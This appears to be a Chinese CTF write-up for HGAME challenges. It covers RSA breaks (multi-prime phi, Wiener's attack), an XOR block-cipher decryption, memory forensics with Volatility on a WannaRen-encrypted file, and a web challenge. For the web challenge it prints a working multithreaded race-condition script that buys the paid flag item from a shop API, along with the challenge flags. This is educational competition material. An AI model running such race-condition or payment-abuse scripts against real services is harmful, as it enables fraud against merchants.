CRYPTO

Multi Prime RSA

一看RSA，应该就没啥难的，校外大佬对这些题都是几分钟秒的

这道题涉及到了一个phi的知识点，去网上查就可以知道，利用phi解密RSA的关键，是通过p1、p2、p3等求出phi，再通过e和phi求出d，就可以解密了

代码如下：

```
from Crypto.Util.number import getPrime
from gmpy2 import invert
from libnum import s2n, n2s

p =
109056753224725357860050862987465749131702509174531265860789564184166504627089
q =
64871884070495743485110397060920534297122908609816622599229579748089451488127
r =
73817195552029165561107245309535744382442021553254903166961729774806232509583
s =
89907870347457693114161779597928900080173728317019344960807644151097370118553
n =
33794524799153118863078063165082249755290840142595950821414501959089117599957065
16783855145992276493210334382655888832046457214599263382480325126155373339718694
61679586403649697114789385472197685140603238299768873935137939123021910982793481
65521806190740158438308142224481272508093939485498973552883301378091990802463581
26969986446035258436376865457097899086724089939231829467182795310202897670426497
25545073526307769817097790005360720650079676982379162926484355121626302801800589
99342272972558340067808176655301740596570677023863425283682779387762271547421057
57525081727857122024444413721405013794227251722501997131139544422233620734851435
79617841236442644760494913432967541691532709842303408702693199269606594116690052
17024534007211412228764679334432731532648957419232579084879813162184260648773472
14098827426311769997035021496394102633611454418893376234033615699583421419038914
14217371443118527025041591219747780100510414268546884029077010164415049298406632
06984543084154268016680247374917280180465927782189957640366984535337921380386696
98006653513003257018171799361989024270326840584527196078403148733152999756032640
92020097224735237221994922702705781103002327285724125001893421030923788361576161
46196570795869572046454712991105373274739911301774745643902794730579629057281631
8795181398935020951025833913
e = 65537
```

```
c =
28102092664741973677846577771451224198973823533910576286387472587051172515510186
25851922412876171681652904859444767353044597176027987280056877557136624668660913
15959960168862035396245078850168822145228676116894754613436735897122137945552880
86403111536649389838280981297728023438951936511962750465313515173158992440593358
91754254271894368555171949515899528226917744009427649107340542377566699453248337
59799471068481769516338068810710333940167779043544371586185132920304774984746129
76422008109272647369611112629396689090148773504610199160929261220698418416139438
57677624553211505416019497406319111757362687564087753076736108426455555136316176
48877296855194327486811545670357137463942744122553468603244298691801028147147418
56398216967864027074687108572209236515954682043309892667928450474040224814217371
56494510610371562619136010969056015779328948774353165352617890725941748712928149
51406337447799051502635390866434813419165738873787323716033378045850292413169255
96542140458055924135157705872617643650495055839876906199843077198299585075981086
72997284078605223996990761927549774541397086181586672891208271437034640565831255
68576691058753072898162981956883451252542611323974071518397220203389962420073122
77664909436981617868594739794335813402059821130664972445596646388576597756493417
2273334309312046278116760547

# phi = (p ** 2 - 1) * (q ** 3 - 1) * (r ** 5 - 1) * (s ** 7)
phi = (p - 1) * p * (q - 1) * (q ** 2) * (r - 1) * (r ** 4) * (s - 1) * (s ** 6)
# print(p ** 2 * q ** 3 * r ** 5 * s ** 7)
# e = 65537
# c = pow(s2n(flag), e, n)


d = gmpy2.invert(e, phi)
print(d)
m = pow(c, d, n)
# print(m)
print(long_to_bytes(m))
#
for i in str(long_to_bytes(m)):
    print(i, end='')
    if i == ':' or i == '{' or i == '}':
        print()
```

RSA Attack 3

这里涉及到一个Python解RSA的库，因为这里的e和n都很大，不能直接分解，那么通过搜索得知，RSAwienerHacker这个库可以解

代码如下：

```
from Crypto.Util.number import getPrime
from gmpy2 import invert
from libnum import s2n, n2s
import RSAwienerHacker
n =
50741917008834493299070225691169478840849396874952761442161456861294414476488971
72294440208136588933629837144541599807190263663613187894152794171728585363819388
70379267670180128174798344744371725609827872339512302232610590888649555446972990
41931344568785263630551880123613203261835084770523464352155785143471138966413027
44683544052738732182642222938585094778606348890018984625477128001531117745649392
79190835857445378261920532206352364005840238252284065587291779196975457288580812
52659718533203634233014725031226281699462531748286984938842439743747050244981513
20005884250280559644322981769421246971055090570905466003307603643857533139230035
49670107599757996810939165300581847068233156887269181096893089415302163770884312
25595758466096450602800292216476745328797310296191078131235168648804751093299793
77005979927055578811726401751174760175039182945342058980464839817075585215589920
58512940087192655700351675718815723840568640509355338482631416345193176708501897
45864984153919299314279040273489894835238235076612500018602626116727701474818301
28444406033849896476641900748530866934085297377671475924329794690206717721526528
65219092597717869942730499507426269170189547020660681363276871874469322437194397
171763927907099922324375991793759
e =
77310199867448677782081572109343472783781135641712597643597122591443011229091533
51675892523894975549139548940892243749367025255092082664144218968390797392684350
54367300148999185874779130322861535452470634938859829411949962517998829841451557
33050069564485120660716110828110738784644223519725613280140006783618393995138076
03061646339828481955062761210201021431523526994525174140789969227497864266365068
71577364178312904048711819024639043110954483684984321472929388254189305271887206
96497596867575843476810225152659244529481480993843168383016583068747733118703000
28742337409405189572449419345517513112024309706527080445778702649257891658453686
35484458139168194178570640376641016844550001849875312523445828995897462721739700
83733130106407810619258077266603898529285634495710846838011858287024329514491058
79055730504138961465073026777448295466672694988631338688106659394678946002839952
32457771713203194446735512683791262038625766275401778882902657144180643347524999
40587750374552330008143708562065940245637685833371348603338834447212248648869514
58504787144206041262216427689476623838389469375934759097792630658108039068536061
54077666005735275650169148301320664284547381353801789595906921455774188116776390
50929791996313180297924833690095
c =
16525172991739452979316334430084899239402133742947478971180504165511684572248030
16778171650532536550274592274047826073731074774190833338448719486736266727042339
77397989843349633720167495862807995411682262559392496273163155214888276398332204
95418525203061647323581499936613203118463154120955416993814620540240041230763856
71321286903790794836331715353752786893261890579302595349833742968731101996365589
62144635514392282351103900375366360933088605794654279480277782805401749872568584
33521563074026594413334703807033789103556065843476392457650896993886656623592658
76851088111542297474234104764218600597694853565673018974137670888238075105685612
54627099309752215808220067495561412081320541540679503218232020279947159175547517
81150128084659622616514801376229386113154433144416507018667218602741008267160289
25087394737241436983961053926231640257121243292549333535093847484031543423227252
03183050328143736631333990445537119855865348221215277608372952942702104088940952
14285152365163957440907548410685740365145312103657776767243061272802244437087422
30017785803876351973250435247193967077133859634329158552271523718005275360485555
51237729690663544828830627192867570345853910196397851763591543484023134551876591
248557980182981967782409054277224

d = RSAwienerHacker.hack_RSA(e, n)
```

```
# print(d)
m = pow(c, d, n)
print(n2s(int(m)))
```

Block Cipher

通过代码分析可得，加密过程是：

1. 先把flag分组，每组8份，不够用/x05补齐。
2. 这里的加密是xor，那么可以知道是异或，那么根据数据关系可得，**a xor b = c => c xor b = a** 即可解密
3. 对第一组加密是通过输入的iv和flag的第一部分加密，得到一部分密文
4. 再和key加密得到result的第一部分
5. 之后的就是先把flag的第i部分和result的第i-1部分进行加密，获得的密文再和key加密得到result的第i部分，以此类推

代码如下：

```
import operator
import random
import re
from functools import reduce


iv = b'Up\x14\x98r\x14%\xb9'
key = b'\r\xe8\xb86\x9c33^'
parts = [b'0\xff\xcd\xc3\x8b\\T\x8b', b'RT\x1e\x89t&\x17\xbd',
b'\x1a\xee\x8d\xd6\x9b>w\x8c', b'9CT\xb3^pF\xd0']


def my_xor(key1, key2):
    assert len(key1) == len(key2)
    arr1 = []
    arr2 = []
    for i in key1:
        arr1.append(i)
    for i in key2:
        arr2.append(i)
    re_arr = []
    for i in range(len(key1)):
        re_arr.append(int(operator.xor(key1[i], key2[i])))
    return re_arr


def pojie(iv, key, parts):
    a1 = my_xor(my_xor(parts[0], key), iv)
    a2 = my_xor(my_xor(parts[1], key), parts[0])
    a3 = my_xor(my_xor(parts[2], key), parts[1])
    a4 = my_xor(my_xor(parts[3], key), parts[2])
    aa = a1 + a2 + a3 + a4
    res_str = ''
    for i in aa:
        res_str += chr(i)
    print(res_str)
```

```
# print(my_xor(b'hgame{12', b'\xfc\x91\x12\xe6\x99\xd0\x19-'))
pojie(iv, key, parts)
```


Misc

ACTUE中毒了

这道题其实我一开始也是一脸懵逼，给了个.raw文件是干嘛?


通过查询可得，CTF中经常对.raw文件进行内存存取分析，然后是需要用一个叫volatility的工具，它可以在.raw中提取文件，网上教程都很多，这里就不放了

1. 首先通过下面的命令得知有一个flag.txt.txt.7z的文件




```
                    AS Layer2 : FileAddressSpace (/home/wrz/ACTUE.raw)
                     PAE type : No PAE
                          DTB : 0x187000L
                         KDBG : 0xf8000400c0a0L
         Number of Processors : 1
    Image Type (Service Pack) : 1
               KPCR for CPU 0 : 0xfffff8000400dd00L
            KUSER_SHARED_DATA : 0xfffff78000000000L
          Image date and time : 2022-02-03 01:21:28 UTC+0000
    Image local date and time : 2022-02-03 09:21:28 +0800
wrz@wrz-virtual-machine:~$ volatility -f ACTUE.raw --profile=Win7SP1x64 filesca
n |grep txt
Volatility Foundation Volatility Framework 2.6.1
0x000000005f070800     16      0 RW---- \Device\HarddiskVolume2\Windows\System3
2\catroot2\dberr.txt
0x000000007dcad6f0      1      1 -W-rw- \Device\HarddiskVolume2\Users\Actue\App
Data\Local\Temp\FXSAPIDebugLogFile.txt
0x000000007e3c5070      2      0 RW-rw- \Device\HarddiskVolume2\Users\Actue\App
Data\Roaming\Microsoft\Windows\Recent\flag.txt.txt (2).lnk
0x000000007e5e4070     20      2 -W-rw- \Device\HarddiskVolume2\ProgramData\VMw
are\VMware VGAuth\logfile.txt.0
0x000000007eccc900      2      0 -W---- \Device\HarddiskVolume2\Users\Actue\Des
ktop\flag.txt.txt.7z
0x000000007f3e8070      2      1 R--r-- \Device\HarddiskVolume2\Users\Actue\Des
ktop\flag.txt.txt.7z
0x000000007f743720      1      0 R--r-- \Device\HarddiskVolume2\Users\Actue\Des
ktop\flag.txt.txt.WannaRen
wrz@wrz-virtual-machine:~$
```

2. 再通过命令将其分离出来，得到了一个flag.txt.txt.WannaRen的文件，打开看了眼，是WannaRen加密的
3. 上网搜索解密软件，很快就解出来了



新佛曰：諸隸僧降閦吽諸陀摩閦隸僧缽薩閦願耨願嗚願諦閦諸曬閦嚤劫嚤閦亦伏迦薩摩愍心薩摩降眾閦聞諸阿我閦嚩諸寂嗚咒咒莊閦我薩闍嚩劫閦嚤薩迦聞色須嚤聞我吽伏閦是般如閦

4. 我一看，是很经典的与佛论禅，网上搜在线工具，解密即可



hgame{F1rst_STep_0f_MeM0rY_F0renS1cs}

諸隸僧降閦吽諸陀摩閦隸僧缽薩閦願耨願嗚願諦閦諸曬閦嚤劫嚤閦亦伏迦薩摩愍心薩摩降眾閦聞諸阿我閦嚩諸寂嗚咒咒莊閦我薩闍嚩劫閦嚤薩迦聞色須嚤聞我吽伏閦是般如閦

1. 推荐使用Chromium核心浏览器访问本站，下载 推荐浏览器。

2. 如果需要使用IE浏览器访问，请使用IE9或更高版本。

3. 浏览本站推荐使用电脑分辨率不小于:1366×768，以获得最佳效果。

4. 如果你喜欢本站，可以收藏我们，或宣传给朋友，不胜感激。

5. 本网站隶属于 "萌研社" 旗下。

Web

Vidar-Shop

（这道题让我发现了非预期 hhh运气不错）


正常解法是这样的：

1. 首先要知道条件竞争这个玩意，简单来说就是在服务器处理多线程请求时，因为来不及反应导致可能产生的逻辑漏洞
2. 知道原理后就比较简单了，代码如下：

```
import base64
import json
import threading
import time

import requests
```


```
from urllib.parse import urlencode

user_arr = ["1qaz1qaz1qaz", "wsxwsxwsxwsx"]


def login(zh, mm, my_session):
    # try:
    header = {
        "Content-Type": "application/json",  # 必须
    }
    datas = '{"mobile":' + zh + ',"password":' + mm + '}'
    res = my_session.post("http://de1057b76d.vidar-
shop.mjclouds.com/api/user/login",
                          data='{"mobile":"' + zh + '","password":"' + mm +
'"}', headers=header)  # 直接传入json格式的字符串即可
    try:
        return res.json()['accessToken']
    except:
        return res.text
    # print(res.request.body)


def buy(uid, oid, accessToken, my_session):
    header = {
        "Content-Type": "application/json",  # 必须
        "Authorization": "bearer " + accessToken
    }
    datas = '{"uid":' + str(uid) + ', "oid": ' + str(oid) + ',"amount":10000}'
    res = my_session.post("http://de1057b76d.vidar-
shop.mjclouds.com/api/pay/create",
                          data=datas, headers=header)  # 直接传入json格式的字符串即可
    return res.text


# except:
#     print("登录失败！")
def create(uid, pid, accessToken, my_session):
    header = {
        "Content-Type": "application/json",  # 必须
        "Authorization": "bearer " + accessToken
    }
    datas = '{"uid":' + str(uid) + ',"pid":' + str(pid) + ', "amount": ' +
str(1) + ',"status"' + ':1}'
    res = my_session.post("http://de1057b76d.vidar-
shop.mjclouds.com/api/order/create",
                          data=datas, headers=header)  # 直接传入json格式的字符串即可
    return res.text


def delete(oid, accessToken, my_session):
    header = {
        "Content-Type": "application/json",  # 必须
        "Authorization": "bearer " + accessToken
    }
    datas = '{"id":' + str(oid) + '}'
    res = my_session.post("http://de1057b76d.vidar-
shop.mjclouds.com/api/order/remove",
                          data=datas, headers=header)  # 直接传入json格式的字符串即可
    return res.text


# print(oid)

def All_post(accessToken, my_session):
    uid = json.loads(base64.decodebytes(bytes(accessToken.split(".")
[1].encode())))["uid"]

    oid1 = json.loads(create(uid, 5, accessToken, my_session))["id"]
    print("买普通: " + buy(uid, oid1, accessToken, my_session))

    # oid2 = json.loads(create(uid, 4, accessToken, my_session))["id"]
    oid2 = 35889
    print("买flag: " + buy(uid, oid2, accessToken, my_session))

    print("删除: " + delete(oid1, accessToken, my_session))


# print()
# res_str = buy(uid, 2737, accessToken)
def main():
    my_session = requests.session()
    accessToken = login("2wsx2wsx2wsx", "2wsx2wsx2wsx", my_session)
    print(accessToken)
    while True:
        # if "rpc error: code = Code(100) desc = 余额不足，建议重开\n" == res_str:
        for i in range(50):
            t = threading.Thread(target=All_post, args=(accessToken,
my_session))
            t.start()
        print("Try again")
        # else:
        #     break
        # time.sleep(0.5)


# All_post()
if __name__ == '__main__':
    main()
```

3. 这里我开了50个线程，重复买便宜的勋章，然后买完后去访问能不能买贵的flag，一下就出来啦


订单列表

ID：35889	产品 ID：4	金额：10000	状态：已支付	删除
ID：35890	产品 ID：5	金额：20	状态：已支付	删除
ID：36794	产品 ID：5	金额：20	状态：未支付	支付
ID：37226	产品 ID：5	金额：20	状态：已支付	删除
ID：37229	产品 ID：5	金额：20	状态：已支付	删除
ID：37239	产品 ID：5	金额：20	状态：已支付	删除
ID：37246	产品 ID：5	金额：20	状态：已支付	删除
ID：37273	产品 ID：5	金额：20	状态：未支付	支付
ID：37275	产品 ID：5	金额：20	状态：已支付	删除
ID：37276	产品 ID：5	金额：20	状态：已支付	删除
ID：37278	产品 ID：5	金额：20	状态：未支付	支付
ID：37280	产品 ID：5	金额：20	状态：未支付	支付
ID：37281	产品 ID：5	金额：20	状态：未支付	支付
ID：37282	产品 ID：5	金额：20	状态：未支付	支付
ID：37283	产品 ID：5	金额：20	状态：未支付	支付

条件竞争真神奇


商店

【Flag】 hgame{aec86caa2f411410fdc2ef028ee02350d250538a5a384351334c3c127140b708}
¥10000.00 ¥10000.00
自营 自提
剩余 96646 件

【#1徽章】 徽章
¥20.00 ¥20.00
自营 自提
剩余 9995546 件

【#2徽章】 徽章
¥20.00 ¥20.00
自营 自提
剩余 9999749 件

【#3徽章】 徽章
¥40.00 ¥40.00
自营 自提
剩余 9999211 件

【#4徽章】 徽章
¥40.00 ¥40.00
自营 自提
剩余 9998892 件

安全第一条

一看是Summ3r大哥出的题，就知道我肯定要做很久，，，不要问我怎么知道的

首先来讲一下我的错误思路：


1. 网页源代码不是有个json文件提示嘛，一开始看和git相关的挺多还以为是git泄露，结果扫了目录发现好像不是
2. 之后看到这里面出现的比较多的一个词是symfony，去查了一下发现好像没啥可以利用的，我寻思着难道又是像上次apache一样的某个漏洞的应用？网上有是有，但是这次网上好像具体复现的不多，就光说有远程代码执行漏洞啥的，也没找到具体介绍
3. 然后我又在redirect.php的地方发现了XSS注入点，但好像没啥软用，也没啥信息可以获取的，它也不给我执行php代码，和hint的json文件好像也没啥关系

好了结束了，上面的东西花了我4天，，

后来去问了提示才知道，json文件里面有一个包，可能会有安全隐患，唔，，

